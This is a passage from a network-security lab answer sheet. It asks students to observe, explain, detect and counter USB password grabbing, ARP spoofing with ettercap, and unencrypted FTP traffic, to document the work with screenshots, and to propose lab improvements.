Q 1.5.5.1: What other steps can be performed to prevent the attack?

1.5.5.2: Are there counterattacks a hacker could use to circumvent these countermeasures?

1.5.5.3: If you answered yes to QUESTION 7, is there a method to detect the counterattack?

1.5.6.1: Try to boot into CIA Commander. Did it work?

1.6 USB Password Grabbing

QUESTION 1.6.1: What information do you see that your USB key got?

QUESTION 1.6.2: What is different this time? Why is that so?

QUESTION 1.6.3: What information did the first file contain as compared to the second file? Why did this information differ?

QUESTION 1.6.4: What are some countermeasures that can protect a user from this type of attack?

Submit your "USBex1.txt" and "USBex3.txt" files with this assignment.

Section 2

Q2.2.1. What did you see? (You shouldn't have seen anything.) Why is this?
(Hint: When exactly does your computer start sending out ARP packets to discover hosts on the network?)

Screenshot #3: A screenshot of captured ARP packets in section 2.2.

Q2.2.2. What did you see after typing *"arp"*? Why is this?

Q2.3.1 What happened when the machine was pinged? Why did this happen?

Section 2.5:

Screenshot #4: In ethereal highlight one of the replies to the ARP request and do a screen capture.

Q 2.5.1. How could you detect that ettercap is being run on your network?

Q2.6.1. What did you see different about the ARP cache on the two virtual machines compared to before?

Screenshot #5: Take a screen capture showing an ftp packet highlighted and its source and destination hardware address.

Q2.6.2. What did you notice about the packets hardware address compared to its IP address? How would software looking to detect this attack fail?

Screenshot #6: Take a screen capture of ettercap showing the connection with the open text file next to it showing the same thing.

Screenshot #7: Capture a screen shot of the hunt screen and submit it with your report.

Section 3

Screenshots #8: Unencrypted login and password from the initial ftp analysis.

Screenshots #9: Data effectively obscured by your VPN.

Q3.1.1 This method of setting up a VPN is an effective, yet fairly simple implementation. What might some of the negative issues associated with setting up a larger scale LAN around this type of implementation?

Q3.1.2. Telnet has the newer SSH protocol taking over its position as the method of choice for accessing shells. FTP is slowly but surely being overtaken by sftp. Various other protocols exist which are phasing out insecure protocols like ftp, telnet, smtp, etc. If this is indeed the case and we could effectively enforce our users to use these new protocols, why might we still wish to use a VPN solution instead?

Screenshots #10: Destination ftp ethereal capture.

Screenshots #11: Red Hat WS 4 ftp ethereal capture.

Q3.2.1. How do the packets captured on the client during the VPN connection differ with those of the original ftp session?

Q3.2.2. What do the packets look like being received at the destination computer? Is this what you expected? Why?

Q3.2.3. Draw a diagram of the current network that you've created. Be sure to include the source and destination computers along with the concentrator. Also indicate where the VPN tunnel begins and ends. Include all applicable IP addresses.

General Questions

How long did it take you to complete this lab? Was it an appropriate length lab?

What corrections and or improvements do you suggest for this lab? Please be very specific and if you add new material give the exact wording and instructions you would give to future students in the new lab handout. You may cross out and edit the text of the lab on previous pages to make minor corrections/suggestions. General suggestions like add tool xyz to do more capable scanning will not be awarded extras points even if the statement is totally true. Specific text that could be cut and pasted into this lab, completed exercises, and completed solutions may be awarded additional credit. Thus if tool xyx adds a capability or additional or better learning experience for future students here is what you need to do. You should add that tool to the lab by writing new detailed lab instructions on where to get the tool, how to install it, how to run it, what exactly to do with it in our lab, example outputs, etc. You must prove with what you turn in that you actually did the lab improvement yourself. Screen shots and output hardcopy are a good way to demonstrate that you actually completed your suggested enhancements. The lab addition section must start with the title "Lab Addition", your addition subject title, and must start with a paragraph explaining at a high level what new concept may be learned by adding this to the existing laboratory assignment. After this introductory paragraph, add the details of your lab addition. **Include the lab addition cover sheet from the class web site.**

Turn-in Checklist

1. Filled in Answer sheet.
2. Screenshots 1 – 11.
3. Laboratory improvements in detail.